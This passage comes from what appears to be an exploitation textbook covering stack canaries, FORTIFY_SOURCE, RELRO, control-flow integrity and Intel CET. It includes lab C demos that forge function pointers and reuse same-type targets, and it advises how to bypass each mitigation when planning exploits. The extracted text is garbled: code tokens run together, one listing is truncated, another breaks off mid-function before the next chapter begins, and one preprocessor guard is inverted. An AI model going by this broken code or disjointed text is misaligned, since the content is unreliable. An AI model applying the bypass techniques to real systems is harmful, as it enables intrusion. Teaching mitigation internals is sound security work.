/* Case C: sink is not a fortified function. FORTIFY cannot
   help you here
   because it does not touch memcpy loops the compiler cannot
   pattern-match. */
void copy_manual(char *dst, const char *src, size_t n)
{
    for (size_t i = 0; i < n; i++)                // ① hand-
    rolled: no wrapper
        dst[i] = src[i];
}
```

Listing 11-3. ch11-canary/fortify/demo.c (excerpt; full source in the repo)
— what FORTIFY sees and does not see

At ❶ every level of FORTIFY rewrites the `strcpy` call into `__strcpy_chk(buf, src, 64)`; the wrapper measures `strlen(src) + 1` at runtime and calls `__chk_fail()` (which prints `*** buffer overflow detected ***` and aborts) if it exceeds the destination size. This is the easy win the mitigation was originally built for, and it turns naive `strcpy` bugs into denial of service instead of code execution. At ❷ is what changed in =3: because the destination came from `malloc(n)`, `__builtin_dynamic_object_size` can trace back to the allocation call and hand `n` as the bound; the same `__strcpy_chk` wrapper receives it. Under =2, this call was simply *not* fortified — the compiler could not prove a bound, so it emitted the raw `strcpy`. At ❸ FORTIFY has no visibility at all. The bug is in your loop, not in a libc call it wraps, and the mitigation is completely absent.

Two more limitations of FORTIFY worth carrying in your head, because they surface repeatedly:

FORTIFY does not fortify sinks it does not know.

The list is fixed (roughly: `memcpy`, `memmove`, `memset`, `strcpy`, `stpcpy`, `strncpy`, `strcat`, `strncat`, `sprintf`, `snprintf`, `vsnprintf`, `gets`, `fgets`, `read`, `pread`, `recv`, `poll`, and a handful of format-string paths, plus wide-char equivalents). A vulnerability that uses `write(fd, buf, n)` with an attacker-controlled `n` on a stack buffer is *not* covered, because `write` is not in the fortified set. Neither is any function you wrote yourself.

FORTIFY prevents linear overflow, not corruption.

A heap overflow inside the length that fits — an integer bug that causes a *legal-looking* allocation of the wrong size, then a copy of exactly that size — sails past FORTIFY because the bounds check succeeds. The mitigation catches “the copy length exceeds the destination”; it does not catch “the destination was the wrong size to begin with”. That is where the integer-bug material in Chapter 7 matters more than ever on a FORTIFY=3 system.

If you look at the checked variants glibc actually ships, the mitigation is aggressive but narrow — a hundred wrappers, each targeting a specific historical footgun. On a modern Ubuntu system almost every distro-shipped binary uses `_FORTIFY_SOURCE=3`; you can confirm with `readelf -a ./bin | grep _chk` and count the wrappers linked in. When you plan an exploit against a FORTIFY-hardened target, spend five minutes checking which of your candidate sinks got rewritten, and pivot to a non-fortified sink (or a bug earlier in the chain that skips the check) accordingly.

Putting it together: the modern stack-overflow shape

With the three mitigations understood in isolation, step back and look at the shape a modern stack exploit takes against a target built with all of them on. Figure 11-4 is the pipeline; every branch is a choice you make based on what your bug and target actually give you.




Figure 11-4. How a modern stack overflow becomes control flow, once canary, ASLR, and RELRO are in the way

Read the diagram as three claims. First, on a modern target, *any* stack overflow that reaches the return address either has a canary in the way or reaches it in a function the compiler chose not to protect. The first triage move is which one. Second, if the canary is in the way, the fork-vs-re-exec deployment model of the target decides whether the brute path exists at all; on a per-connection re-exec you must leak. Third, once past the canary, RELRO is not fighting you on the stack path — it fights you *later*, once you try to use your control-flow hijack to overwrite a function pointer or GOT slot. And on a full-RELRO binary, that step of the plan moves off the GOT entirely and onto `_IO_FILE` vtables or process-specific writable structures, at which point you are in the territory of Chapter 16 and Chapter 15.

The reason this book teaches ROP, code reuse, and heap houses in the order it does is exactly the shape of Figure 11-4: the canary sends you to a leak, the leak enables `ret2libc`, `ret2libc` runs into RELRO's descendants, and the descendants push you into heap-based control-flow paths. Each mitigation you defeat here is a door you open into the next chapter's problem.

WARNING

Do not memorize these techniques as recipes. Memorize the *questions* — is the function protected? is the process forking? is `.got.plt` writable? is this sink fortified? — because the recipes change with libc versions and distro defaults, and the questions do not.

Summary

- The stack canary is a per-thread secret placed between local buffers and the saved return address at function entry; it is loaded from `fs:0x28` on x86-64 and via `tpidr_el0` (or `__stack_chk_guard`) on AArch64, and checked with XOR before every protected `ret`. Its low byte is always zero.
- `-fstack-protector-strong` (the pinned lab default) instruments functions that could plausibly be overflowed,

not every function. Confirm which functions got a canary by looking at the disassembly of the ones you plan to attack.

- The two families of canary defeat are **skip** (attack a target the canary is not standing in front of) and **reproduce** (leak or brute the canary and write it back verbatim).
- **Fork-server byte-by-byte brute** works because every child inherits the parent's canary. It costs at most $256 \times 7 = 1,792$ attempts (byte 0 is fixed) and needs an observable per-child oracle to distinguish a canary hit from downstream corruption.
- **RELRO** has three configurations. Partial leaves `.got.plt` writable (classic GOT overwrite still works); full makes both GOT tables read-only after `mprotect` at load time. Neither protects `.data`, `.bss`, heap-resident structs, or `_IO_FILE` vtables — those become the new write targets.
- **FORTIFY_SOURCE=3** — the current Ubuntu 24.04 default — wraps a fixed list of libc sinks in bounds-checked variants and, uniquely at `=3`, reasons about *runtime-known* buffer sizes via `__builtin_dynamic_object_size`. It cannot fortify sinks it does not know (hand-rolled copies, `write()`), and it cannot save you from a legal-looking copy into a wrongly-sized allocation.
- The modern stack overflow is a pipeline: canary → leak/brute → `ret2libc` → RELRO forces the payload target off the GOT and onto program-specific writable state. Each mitigation is a fork in the road, not a wall.

Going Deeper

- **GNU C Library manual, “Source Fortification”** — the authoritative documentation of `_FORTIFY_SOURCE=1/2/3` and every fortified function. Kept current with each glibc release; on the pinned lab it corresponds to glibc 2.39.
- **Siddhesh Poyarekar, “Enhancing `_FORTIFY_SOURCE` with `__builtin_dynamic_object_size`,”** Red Hat Developer blog, 2022 — the design writeup for the `=3` level

from the glibc maintainer who landed it. Explains what the new bound covers and what it still misses.

- **Alex Murray, “Toolchain hardening updates in Ubuntu 23.10,”** Ubuntu Discourse (Security team announcement), 2023 — the change note that flipped the distro default to `-D_FORTIFY_SOURCE=3`, alongside the pre-existing `-fstack-protector-strong` and `-Wl,-z,relro,-z,now`. This is the reason the pinned Ubuntu 24.04 baseline looks the way it does.
- **Ulrich Drepper, “How To Write Shared Libraries,”** version 4.1.2 (2011) — sections on `RELRO`, `BIND_NOW`, and `PLT / GOT` remain the clearest single explanation of what `-z,relro` and `-z,now` do at load time, and how the loader coordinates with them. Old, canonical, and still correct.
- **Andrea Bittau, Adam Belay, Ali Mashtizadeh, David Mazières, Dan Boneh, “Hacking Blind,”** IEEE Symposium on Security and Privacy, 2014 — the Blind ROP paper. Its opening move is the exact byte-by-byte fork-server canary brute this chapter’s lab reproduces; also worth reading for how the same oracle discipline extends to leaking return addresses.
- **PaX Team, “PaX ASLR / RELRO / mprotect documentation,”** pax.grsecurity.net — the historical grsec/PaX write-ups on how load-time and hardware defences interact; useful context for why upstream distributions eventually adopted much of the same posture.

Exercises

1. Build `ch11-canary/fork-brute/server` with the shipped Makefile, run it under `strace -f`, and confirm that every child inherits the same canary by reading `%fs:0x28` in each child via a small gdb script. What changes if the parent calls `execve` between the `fork` and the `accept`?
2. Modify the `fork-server` target so that the parent process pre-reads a secret file into memory and stores it as a stack buffer

before entering the accept loop. Show how the byte-by-byte canary brute now doubles as a secret-extraction primitive against the *pre-fork* buffer.

3. Read the disassembly of a small program built with `-fno-stack-protector`, `-fstack-protector`, and `-fstack-protector-strong`. Identify one function that has a canary under `-strong` but not under plain `-fstack-protector`. What did the compiler see?
4. Rebuild `ch11-canary/relro/relro_partial` with `-Wl,-z,relro -Wl,-z,now` and run the shipped `solve.py`. Explain, in one paragraph, exactly which instruction faults and why the fault happens *now* rather than at compile time.
5. Take the FORTIFY demo from Listing 11-3, compile it three times (`_FORTIFY_SOURCE = 1, 2, 3`), and diff the disassembly of `copy_dynamic`. At which level does `__strcpy_chk` first appear, and what does the compiler emit at the levels below?
6. Write an integer-overflow bug in front of a fortified copy so that the FORTIFY bounds check succeeds but the copy still corrupts a neighboring heap object. Explain why this class of bug is more common on `_FORTIFY_SOURCE=3` systems than on unhardened ones — and how the sanitizers from Chapter 7 would have caught it in development.
7. On an AArch64 build under `qemu-aarch64`, use the disassembly to determine whether your toolchain places the canary through `tpidr_el0` or through the global `__stack_chk_guard` symbol. What are the security implications of the latter (hint: it is a writable global) and what did the glibc maintainers do about them?
8. Design a defense-in-depth scheme for a canary-brute-vulnerable fork server *without* changing the compiler or libc: what protocol-level changes make the brute impossible or prohibitively noisy? Compare your design to how OpenSSH's privilege-separation model deliberately avoids the shape.

CHAPTER 12

Control-Flow Integrity: CFG, XFG, and CFI

“It is not the strongest of the species that survives, nor the most intelligent; it is the one most adaptable to change.”

—commonly attributed to Charles Darwin (paraphrase of Leon C. Megginson, 1963)

Return-oriented programming taught the field that a large enough binary is its own instruction set. The industry’s answer, roughly two decades in the making, is *control-flow integrity* (CFI): if the attacker cannot inject code, then the least the runtime can do is refuse to *dispatch* to instructions the compiler never intended as targets. This chapter is about the forward edge of that fight—the indirect calls and jumps that ROP-adjacent techniques abuse—and the three concrete systems you meet on modern targets: Clang’s CFI on Linux, Windows *Control Flow Guard* (CFG) and its stricter successor *Extended Flow Guard* (XFG), and Linux’s kernel CFI (kCFI). We will build the mental model of a forward-edge check, look at what each system actually emits at a call site, and then, honestly, at where they leak: allowed-target reuse, non-CFI modules, counterfeit objects, and the *backward edge* that CFI deliberately leaves to hardware defenses in Chapter 13.

By the end you will have compiled a small C++ program with Clang CFI on Ubuntu 24.04, watched the runtime kill an indirect call whose target has the wrong type, and then constructed a second call site whose “wrong” target happens to share the same type identifier as the intended one—

demonstrating in a dozen lines why coarse-grained CFI still lets a determined attacker home in on a *matching* gadget. We will read the CFG bitmap-check that ntdll emits on every indirect call in a modern Windows binary, contrast it with XFG's per-call-site type hash, and finish with the kCFI prologue that Linux 6.8 now compiles into every kernel indirect target.

WARNING

Rules of engagement. Every technique here targets the self-contained lab binaries in `code/ch12-cfi/`, or Microsoft's own publicly documented CFG/XFG mechanics. We do not defeat CFI on shipping third-party software; we build the smallest possible lab that shows *why* the general class of bypass exists. See Appendix D.

The forward-edge problem

Every executed instruction reaches its successor by one of two mechanisms. A *direct* transfer names its destination in the instruction encoding—`call 0x401260, b .L7`—and the compiler alone decides where control goes. An *indirect* transfer takes its destination from a register or memory operand: `call rax, jmp [rbx+0x18], blr x8`. Direct transfers are compile-time facts and cannot be corrupted at runtime. Indirect transfers are runtime *values*, and any bug that lets an attacker write a function pointer, a vtable slot, or a C++ virtual base pointer becomes a bug that lets the attacker choose the next instruction to execute.

That is the *forward edge*: the set of indirect calls and jumps a program makes as it executes. The *backward edge* is the mirror image—`ret` on x86-64, an authenticated `ret` on AArch64—reading the return address the function saved on entry. Both edges are attacker surface, and modern systems defend them separately. Backward-edge defense is now largely hardware: Intel CET's shadow stack (Chapter 13) keeps a parallel copy of return addresses in a page the normal instruction set cannot write, and ARM pointer authentication

signs return addresses in the unused high bits of `x30`. Forward-edge defense is where CFI lives, and it is a harder problem because there is no natural “correct answer” the runtime can compare against; there are only *sets of plausible targets* the compiler must compute from the source program.




Figure 12-1. Forward-edge and backward-edge control transfers, and which defense owns each

Figure 12-1 is the map for the rest of the chapter. Every forward-edge defense answers three questions differently: (1) *how does it decide* which targets are legal for a given call site; (2) *where does it store* that decision; and (3) *what does it emit*

at the call site to enforce it. Answer those three and you understand any specific CFI system in an afternoon.

Coarse vs fine-grained CFI

The 2005 Abadi paper that gave the field its name defined CFI abstractly: at every indirect transfer, check that the target is in the statically computed *allowed set* for that transfer. In practice, every deployed system trades precision for cost, and lands somewhere on the coarseness axis of Table 12-1.

Scheme	Allowed set for an indirect call	Cost	Deployed
Intel CET IBT / ARM BTI	any instruction marked ENDBR64 / <code>bti c</code>	one instruction per target	Ubuntu 24.04 userspace, Windows 11
Windows CFG	any function whose address was ever taken	bitmap lookup per call	Windows 8.1 and later
Clang CFI (<code>-fsanitize=cfi-icall</code>)	any function whose type-id matches	vtable-hash check per call	opt-in on Linux, default on Chrome / Android
Windows XFG	any function whose 64-bit prototype hash matches	hash compare per call	opt-in on Windows 10 20H1+
kCFI (Linux 6.1+, Clang)	any function whose 32-bit type hash matches	prologue-hash compare	Android and mainline kernel with <code>CONFIG_CFI_CLANG</code>

Table 12-1. Coarseness of common forward-edge CFI schemes, from most permissive to most restrictive

Two rows are worth staring at. IBT and BTI are the *coarsest* possible schemes: they answer “is this instruction a legal target for *any* indirect branch,” full stop, with a single opcode planted at the top of every address-taken function. That is enough to break classic ROP—`ret` gadgets in the middle of instructions are not `ENDBR`—but it does nothing to prevent one legal target being called instead of another. XFG and kCFI are at the other end: they insist that the *type* of the target match the type expected at the call site, which forbids calling a function-pointer `int(*) (int)` through a call site typed `void(*) (char*)` even if both symbols are address-taken. Between them, plain CFG and Clang CFI’s default check sit in the middle—useful, but with a permissive equivalence class of legal targets that will become the wedge for our attacks below.

Clang CFI on Linux

Clang implements a family of forward-edge CFI checks under `-fsanitize=cfi`, all of which require *link-time optimization* (LTO) because the checks depend on the whole-program set of possible targets. The one you meet first is `cfi-icall`, which guards indirect *function* calls (not virtual dispatch, which is `cfi-vcall`). At link time, the compiler computes, for every function type used through a function pointer, a *type identifier* (a hash of the mangled type), lists every address-taken function of that type, and lays them out contiguously in a small “jump table” whose entries are themselves the callable addresses. At every indirect call site typed `T`, it emits a check that the target is a member of the set for `T`—typically a bit-vector test against the jump-table range and stride.

```
/* ch12-cfi/cfi-icall/demo.c
 * Build: clang -O1 -flto -fvisibility=hidden -fsanitize=cfi \
 *           -fno-sanitize-trap=cfi -fsanitize-recover=cfi
 *
 *           -o demo demo.c
 * Tested on Ubuntu 24.04, clang 18. */
#include <stdio.h>
```

```

#include <stdint.h>#include <string.h> /* Two functions with
DIFFERENT signatures. */staticintadd_ints(int a, int b) {
return a + b; } /* ❶
*/staticvoidprint_str(const char *s) { puts(s); }

/* The call site expects int(*) (int,int).
*/typedefint(*binop_t)(int, int);

intmain(int argc, char **argv) {
    binop_t fp = add_ints;
    /* ❷ */printf("legal call: %d\n", fp(2, 3));

    /* Overwrite the function pointer with a wrongly-typed
    target.
    * In a real bug this would be a heap or stack corruption;
    here
    * we just do it directly so the demo is self-contained.
    */memcpy(&fp, &(void *){ (void *)print_str }, sizeof fp);
    /* ❸ */printf("about to make the illegal call...\n");
    int r = fp(2, 3);
    /* ❹ */printf("survived: %d\n", r);
    return0;
}

```

Listing 12-1. ch12-cfi/cfi-icall/demo.c — an intentionally mistyped indirect call, guarded by Clang CFI

At ❶ we deliberately declare two functions of *different* types—`int(int,int)` and `void(const char*)`—so the Clang link-time analysis will place them in disjoint CFI sets. At ❷ the call site `fp(2, 3)` is typed `binop_t`, so the compiler emits the check for the `int(int,int)` set. At ❸ we forge the pointer with `memcpy` (a stand-in for a heap overflow into a struct’s callback field, or a UAF that reclaims a vtable). At ❹ is the indirect call the runtime must reject.

Built with `-fsanitize=cfi -fno-sanitize-trap=cfi -fsanitize-recover=cfi` (so the runtime prints a diagnostic instead of executing `ud2`), the binary produces the output in Listing 12-2.

```

legal call: 5
about to make the illegal call...
demo.c:27:13: runtime error: control flow integrity check for
type

```

```
(demo+0x2010): note: (unknown) defined here
SUMMARY: CFI: control flow integrity check for type 'int (int,
int)'  
failed during indirect function call
```

Listing 12-2. Runtime rejection of the mistyped indirect call

Notice what the diagnostic says: *type mismatch*. Clang did not simply reject “not in the set of address-taken functions”; it rejected “not in the set of functions of this exact type.” That is the fine-grained end of the axis in Table 12-1. The default production build would have used `-fsanitize-trap=cfi`, which emits a `ud2` on failure and terminates the process with `SIGILL`—the classic “CFI abort” you see in Chrome and Android crash logs.

NOTE

`cfi-icall` guards *function pointers*. Virtual calls in C++ are guarded by `cfi-vcall`, which encodes the class hierarchy: at a call through `p->virt_method()`, only overrides of `virt_method` in classes derived from `p`’s static type are legal. This is what makes Clang CFI genuinely useful against the C++ use-after-free bugs of Chapter 17—a reclaimed object whose spoofed vtable points into an *unrelated* class hierarchy fails the check on the first virtual call.

TIP

Use `llvm-cfi-verify` or the `-fsanitize-cfi-cross-dso` diagnostics to audit which indirect calls in your build are actually protected. Any call site whose target set was not fully computable at link time (function-pointer arguments to a non-LTO shared library, hand-rolled trampolines) silently degrades—and those are exactly the sites attackers hunt for.

Where Clang CFI leaks: allowed-target reuse

The check in Listing 12-2 succeeds because the two functions have different types. Real programs are not that convenient. Any medium-sized code base has *dozens* of functions with, say, `int (*)(void*, size_t)`—compare callbacks, thread entry

points, message handlers—and every one of them is a legal target for every call site of that type. If the attacker can steer the function pointer within that equivalence class, the CFI check passes and control still ends up somewhere the *programmer* never expected.

Listing 12-3 makes this concrete. Both `handle_msg` and `admin_shell` take `(int, const char *)` and return `int`; both have their address taken (one is registered as the normal handler, one is only reachable through an “admin” path guarded by an authentication check). The attacker’s corruption of the handler slot swaps in `admin_shell`—same type, so the CFI check passes, and the “admin” path never had to be authenticated because that gate lived in an earlier caller.

```
/* ch12-cfi/cfi-icall/reuse.c
 * Build: clang -O1 -flto -fvisibility=hidden -fsanitize=cfi \
 *          -fsanitize-trap=cfi -o reuse reuse.c */
#include <stdio.h>
#include <string.h>

typedef int (*handler_t)(int, const char *);

/* Both handlers share a signature. Both are address-taken.
 * That is enough for Clang cfi-icall to consider them
 * equivalent. */
static int handle_msg(int fd, const char *msg) {
    /* ① */
    printf("[msg on fd=%d] %s\n", fd, msg);
    return 0;
}

static int admin_shell(int fd, const char *msg) {
    /* ② */
    /* Imagine: exec a shell, drop privileges, whatever the
     * attacker wanted the "admin" path to do. */
    printf("[!!! admin_shell reached, fd=%d, arg=%s]\n", fd,
msg);
    return 0;
}

/* Address-taken table: both entries live in the CFI set for
 * handler_t. */
static handler_t handlers[2] = { handle_msg, admin_shell };
/* ③ */

int main(int argc, char **argv) {
```

CHAPTER 13

Hardware-Enforced Defenses: CET, PAC, and MTE

“The medium is the message.”

—Marshall McLuhan, **Understanding Media** (1964)

By 2026 the interesting mitigations are not compiler flags — they are transistors. Intel and AMD ship *Control-flow Enforcement Technology* (CET) on every desktop and server chip you can buy new; every AArch64 core since ARMv8.3-A implements *pointer authentication* (PAC); ARMv8.5-A adds *memory tagging* (MTE), already shipping in Pixel 8/9 handsets and every recent Apple silicon design in a related form. Compiler support in gcc 13 and clang 18 is complete; the Ubuntu 24.04 kernel, glibc 2.39, and dynamic loader enable these features by default when the CPU offers them. The consequence for you is that the ROP chain from Chapter 8, the forged vtable pointer from Chapter 17, and the linear overflow from Chapter 5 all now hit a hardware trap on the machine most likely to run your target.

This chapter builds the mental model, then the mechanics, then the exploitation calculus for all three. You will run a shadow-stack violation on a real Intel CET machine (or an emulated core when you do not have the hardware); sign and authenticate a pointer on AArch64 with `pacia / autia` and watch a forged one fault; and trigger an MTE tag mismatch on both a linear overflow and a use-after-free under QEMU’s `-cpu`

`max,mte=on`. By the end you will know exactly which bug classes each defense kills, which it merely inconveniences, and where the residual attack surface — signing gadgets, non-CET modules, MTE’s four-bit birthday problem — is being mined today.

WARNING

Rules of engagement. All the demos in `code/ch13-hwmit/` run against short lab programs we ship. They are meant to *trigger* the hardware checks so you feel them fire. Do not port these techniques to third-party binaries; the point is to understand the primitives well enough to write detections and to reason about residual risk, not to weaponize them. See Appendix D.

The kill matrix

Before the mechanics, set the terrain. Table 13-1 is the map you should keep in your head while reading the rest of the chapter: what each defense actually prevents, and — crucially — what it leaves alone.

Defense	Kills outright	Leaves alone
Intel CET shadow stack	ROP, ret2libc, SROP, backward-edge stack pivots	Forward-edge (JOP/COP), data-only, non-CET modules, <code>wruss</code> - gadget writes
Intel CET IBT (<code>ENDBR</code>)	Arbitrary indirect calls/jumps to mid-function targets	Calls to legitimate <code>ENDBR</code> sites, function-pointer overwrites where the target is a valid function
ARM PAC (return-address signing)	Naive return-address overwrite; forged code pointers	Same-key signing gadgets, cross-context reuse, data-only, non-PAC binaries, PACMAN-style speculative oracles
ARM MTE (sync)	Linear heap/stack overflows, most UAF, OOB read on tagged memory	Same-tag collisions (~6.25%), untagged mappings, intra-granule overflows, logic bugs
ARM MTE (async)	The above, at coarser fault granularity	Precise attacker feedback is delayed; probing becomes easier

Table 13-1. Hardware defenses versus the bug-class-to-primitive pipeline from Chapter 1

Two observations govern everything that follows. First, each row *pushes* attackers into the next: CET’s shadow stack forces you to forward-edge attacks; IBT constrains those to legal targets; PAC constrains those further to signed pointers you can either reuse or forge; MTE finally attacks the memory-corruption primitive itself, not the control-flow consequence. Second, the residual columns are not fringe cases — they are the entirety of published post-CET exploitation research since 2022. The defenses are excellent; they simply move the game.

Intel CET: two features, one goal

Control-flow Enforcement Technology is two independent hardware features that share a marketing name because they defend the two edges of the control-flow graph: the *backward edge* (returns), covered by a **shadow stack**, and the *forward edge* (indirect calls and jumps), covered by **Indirect Branch Tracking** (IBT). You can enable them independently; on Ubuntu 24.04 with a CET-capable CPU (Intel Tiger Lake or later, AMD Zen 3 or later), both are on by default for any binary built with `-fcf-protection=full`.

Shadow stack: the mechanism

Every `call` instruction on a CET-enabled process now pushes the return address to *two* places: the ordinary stack (unchanged, for source compatibility), and a new **shadow stack** allocated per thread in memory the userspace program cannot write with ordinary stores. Every `ret` instruction pops from both and *compares them*. A mismatch is a `#CP` (control-protection) fault, delivered to the process as `SIGSEGV` with `si_code = SEGV_CPERR`. Figure 13-1 is the shape of it.




Figure 13-1. A single return with CET: the CPU pops both stacks, compares, faults on mismatch

The security property is architectural. The shadow-stack pages are mapped with a special PTE bit (`_PAGE_COW` / `SHSTK` in kernel parlance) that makes stores from ordinary instructions fault; only the CPU's own control-flow instructions (`call`, `ret`, `incssp`, and the write-shadow-stack instructions `wrss` / `wruss`) can modify them. So the ROP toolkit from Chapter 8 — a stack buffer overflow that plants gadget addresses over the saved return — cannot touch the shadow stack, and the mismatch is detected on the first `ret` the gadget would execute. Return-oriented programming, as a technique, dies here.

Two operations are legitimate and useful to know because they show up in `libc` and in the residual attack surface. `incssp` `N` decrements the shadow-stack pointer by `N` slots — the compiler emits it in the exceptional-unwind path (`setjmp` / `longjmp`, C++ exceptions) so that skipping frames on the normal stack skips the same frames on the shadow stack.

`rstorssp / saveprevssp` switch shadow stacks around fiber and coroutine transitions. And `wrss` writes an eight-byte value to the shadow stack — deliberately disabled for userspace by default (the kernel clears `CET_WRSS_EN` in `MSR_IA32_U_CET`), but any code path that re-enables it becomes a shadow-stack forgery primitive.

IBT: ENDBR and the legal-landing-site set

Where the shadow stack protects returns, IBT protects indirect calls and jumps. The rule is simple: after any `call rax`, `jmp [rax]`, or equivalent indirect transfer, the target instruction *must be* `endbr64` (encoding `f3 0f 1e fa`, `endbr32` for 32-bit). If it is not, the CPU raises `#CP` before executing the target. Compilers emit `endbr64` at the entry of every function whose address is taken and at every valid landing site inside the binary; ordinary sequential code paths do not carry `ENDBR`, which is the whole point.

The effect on the exploit developer's toolkit is severe. Jump-oriented programming from Chapter 9 required arbitrary mid-function landing sites for its dispatcher gadgets; those are no longer legal targets. A `vtable`-pointer overwrite that redirects a virtual call to a synthesized address falls at the same fault. Even a `ret2libc` — which is a backward-edge attack the shadow stack already caught — hits IBT if the attacker mistakenly redirects a *forward* edge into the middle of `system`.

NOTE

CET is enabled hierarchically. The kernel sets `CR4.CET` at boot on CPUs that expose the feature, then arms per-process enforcement by writing `MSR_IA32_U_CET` — `SH_STK_EN` bit for the shadow stack, `ENDBR_EN` bit for IBT — whenever an ELF whose `NT_GNU_PROPERTY_TYPE_0` note advertises IBT / SHSTK is loaded. The property IBT gives you is then *per-page*: a non-IBT library dlopen'd into a CET process is mapped without the `ENDBR` requirement on its own pages (the loader clears `ENDBR_EN` when a legacy DSO joins), so indirect calls into it work as before. This is the origin of the “non-CET module” gap in Table 13-1. `glibc`, `ld.so`, and everything the Ubuntu 24.04 archive builds ship the note; a proprietary plug-in that was not rebuilt is the crack in the wall.

Hands-on: seeing the fault

Listing 13-1 is the smallest possible shadow-stack violation. It uses inline assembly to overwrite the saved return address on the ordinary stack — the same primitive a stack overflow would produce — and returns. On a machine without CET the program jumps to `0xdeadbeef` and crashes at that address with `SIGSEGV / SEGV_MAPERR`. On a CET machine the CPU catches the mismatch at the `ret` itself and delivers `SIGSEGV / SEGV_CPERR` *before* executing the forged target.

```
/* Build: gcc -O2 -fno-omit-frame-pointer -fcf-protection=full
shadow_stack_demo.c -o shstk_demo
* Run:   GLIBC_TUNABLES=glibc.cpu.hwcaps=SHSTK ./shstk_demo
* Needs: Intel Tiger Lake+ or AMD Zen 3+, Linux 6.6+, glibc
2.39. */
#define _GNU_SOURCE
#include <signal.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <ucontext.h>

#ifdef SEGV_CPERR
#define SEGV_CPERR 10 /* ① from
linux/signinfo.h */
```



```

static void on_sigsegv(int sig, siginfo_t *si, void *uc) {
    const char *why =
        (si->si_code == SEGV_CPERR) ? "SHSTK/IBT (CET)
violation"
        : (si->si_code == SEGV_MAPERR) ? "unmapped address"
        : "other";
